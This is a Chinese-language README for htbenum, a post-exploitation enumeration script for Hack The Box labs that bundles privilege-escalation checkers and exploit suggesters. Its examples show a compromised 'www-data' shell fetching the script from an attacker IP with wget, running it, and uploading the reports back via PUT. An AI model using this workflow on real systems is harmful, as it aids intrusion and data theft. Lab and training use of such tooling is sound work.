
用于 Hack The Box 的 Linux 枚举脚本



该脚本专为在 Linux 主机上没有互联网访问权限但希望运行枚举和漏洞利用建议脚本(例如 Hack The Box)的情况而设计。当我获得 Linux 主机的初始立足点时,我发现自己会运行一组类似的脚本,而这个脚本帮助自动化了下载每个枚举脚本的最新版本、使其可执行并运行,以及将输出发送到文件以供后续审查的过程。它还有一个内置的 Web 服务器,用于托管工具并将报告上传回主机。
欢迎提交 Pull requests/建议!

./htbenum.sh [-u] -i IP -p port [-o directory] [-w] [-r]

示例:
         主机机器:root@kali:~/htbenum# ./htbenum.sh -u
         主机机器:root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
         受害者机器:www-data@victim:/tmp$ wget http://10.10.14.1:80/htbenum.sh
         受害者机器:www-data@victim:/tmp$ chmod +x ./htbenum.sh
         受害者机器:www-data@victim:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r

 参数:
         -h - 查看帮助和用法。
         -i IP - 用于上传和下载的监听 Web 服务器的 IP 地址。
         -p port - 用于上传和下载的监听 Web 服务器的 TCP 端口。
         -o directory - 自定义下载和报告创建目录(默认为 /tmp)。
         -w - 启动内置 Web 服务器,用于下载文件和上传报告。
         -u - 更新每个工具到最新版本,覆盖任何现有版本。
         -r - 将报告上传回主机 Web 服务器(必须支持 PUT 请求)。
要使用 htbenum,克隆仓库并在本地机器上使用 update 参数运行脚本。这将从互联网(Github)下载并更新所有需要的脚本,并将它们放置在 htbenum.sh 所在的同一目录中:
root@kali:~# git clone https://github.com/SolomonSklash/htbenum
root@kali:~# cd htbenum
root@kali:~/htbenum#  ./htbenum.sh -u
_   _ ___________ _____ _   _ _   ____  ___
| | | |_   _| ___ \  ___| \ | | | | |  \/  |
| |_| | | | | |_/ / |__ |  \| | | | | .  . |
|  _  | | | | ___ \  __|| . ` | | | | |\/| |
| | | | | | | |_/ / |___| |\  | |_| | |  | |
\_| |_/ \_/ \____/\____/\_| \_/\___/\_|  |_/

By Solomon Sklash - [email protected]

[i] 更新所有工具...
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [31859/31859] -> "lse.sh" [1]
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh [46476/46476] -> "linenum.sh" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py [25304/25304] -> "linuxprivchecker.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/initstring/uptux/master/uptux.py [29853/29853] -> "uptux.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py [12614/12614] -> "suid3num.py" [1]
2019-11-25 17:54:57 URL:https://raw.githubusercontent.com/belane/linux-soft-exploit-suggester/master/linux-soft-exploit-suggester.py [13886/13886] -> "les-soft.py" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/offensive-security/exploit-database/master/files_exploits.csv [5669905/5669905] -> "files_exploits.csv" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh [82214/82214] -> "les.sh" [1]
[i] 更新完成!
root@kali:~/htbenum#
然后,启动内置 Web 服务器来托管工具并接收完成的报告。该服务器需要 Python 3。你可以使用自己的 Web 服务器来托管工具,但它需要支持 PUT 请求来上传报告。
root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
最后,将 htbenum.sh 脚本上传到目标机器,使其可执行,并使用主机的 IP 和端口运行它,同时可选指定用于下载文件和写入报告输出的目录。你还可以选择将报告上传回主机。例如:
www-data@htb:/tmp$ wget http://10.10.99.100/htbenum.sh -O /tmp/htbenum.sh
www-data@htb:/tmp$ chmod +x ./htbenum.sh
www-data@htb:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r
每个工具会将其输出发送到与 htbenum.sh 脚本相同目录下的报告文件中,或由 -d 参数指定的任何目录。